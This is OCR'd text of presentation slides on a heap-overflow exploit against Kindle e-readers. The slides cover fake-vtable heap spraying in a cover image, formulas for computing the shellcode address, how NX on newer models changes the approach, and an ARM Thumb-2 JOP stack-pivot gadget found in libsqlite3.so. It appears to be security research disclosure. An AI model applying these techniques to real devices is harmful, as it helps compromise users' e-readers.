
➡ **Spray megabytes of fake vtables inside the cover image chunk**



Heap overflow: exploitation

➡ **Spray megabytes of fake vtables inside the cover image chunk**


- $m_G = v_G - 0\text{x}1000 \times G - \text{shellcode\_size}$



Heap overflow: exploitation

➡ **Spray megabytes of fake vtables inside the cover image chunk**


- $m_G = v_G - \mathrm{0x1000} \times G - \mathrm{shellcode\_size}$
- $\forall k \in [\![0, N-1]\!],\ m_k = v_k - \mathrm{0x1000} \times k - \mathrm{shellcode\_size}$



Heap overflow: exploitation

➡ **Spray megabytes of fake vtables inside the cover image chunk**


- $m_G = v_G - \mathrm{0x1000} \times G - \text{shellcode\_size}$
- $\forall k \in [\![0, N-1]\!],\ m_k = v_k - \mathrm{0x1000} \times k - \text{shellcode\_size}$
- Shellcode reliably hit with $N \approx 1000$



Heap overflow: exploitation (with NX)

- Initial exploit written for an older Kindle model (2019)
  - > No NX ⟹ shellcode directly executable!
  - > Very stable exploit
- **NX enabled on more recent models...**

10th gen
(no NX)


kindle
Your next great read is waiting
The Kindle store has a massive selection of books you can download straight to your device.
kindle

11th gen
(NX)

Heap overflow: exploitation (with NX)


- **ROP/JOP chain**[1]
- We need a **JOP stack pivot gadget** to make `sp` point to controlled data

[1] Return-Oriented Programming / Jump-Oriented Programming chain

Heap overflow: exploitation (with NX)

- **ROP/JOP chain**
- We need a **JOP stack pivot gadget** to make `sp` point to controlled data

- **`r8` points to controlled data at the moment of the indirect call!**




Heap overflow: exploitation (with NX)

- Can’t find a good candidate in any of the loaded libraries (using ROPgadget, ropper…)

Heap overflow: exploitation (with NX)

- Can’t find a good candidate in any of the loaded libraries (using ROPgadget, ropper...)
- ARM thumb mode
  - > Switch by jumping to an address with LSB set to 1
  - > Thumb-2 instruction set extension (mixed 16-bit and 32-bit instructions)
  - > Higher code density $\Longrightarrow$ more gadgets



Heap overflow: exploitation (with NX)

- **A powerful ARM Thumb-2 LDM / LDMDB JOP gadget**[1]
- Pop a whole set of registers relatively from where the source register points to

```
ldm.w r8!, { r0, r1, r2, r3, r4, r5, r6, r7, r8, sb, fp, sp, lr, pc }
```

Perfect candidate found in `libsqlite3.so`

[1] https://blog.thalium.re/posts/pivoting_to_the_secure_world/#t32-isa

Heap overflow: exploitation (with NX)

- **A powerful ARM Thumb-2 LDM / LDMDB JOP gadget**
- Pop a whole set of registers relatively from where the source register points to

```
ldm.w r8!, { r0, r1, r2, r3, r4, r5, r6, r7, r8, sb, fp, sp, lr, pc }
```

Perfect candidate found in `libsqlite3.so`

- Pull request to add these patterns merged in ROPgadget 7.6


Heap overflow: exploitation (with NX)


- **A powerful ARM Thumb-2 LDM / LDMDB JOP gadget**
- Pop a whole set of registers relatively from where the source register points to


```
ldm.w r8!, { r0, r1, r2, r3, r4, r5, r6, r7, r8, sb, fp, sp, lr, pc }
```

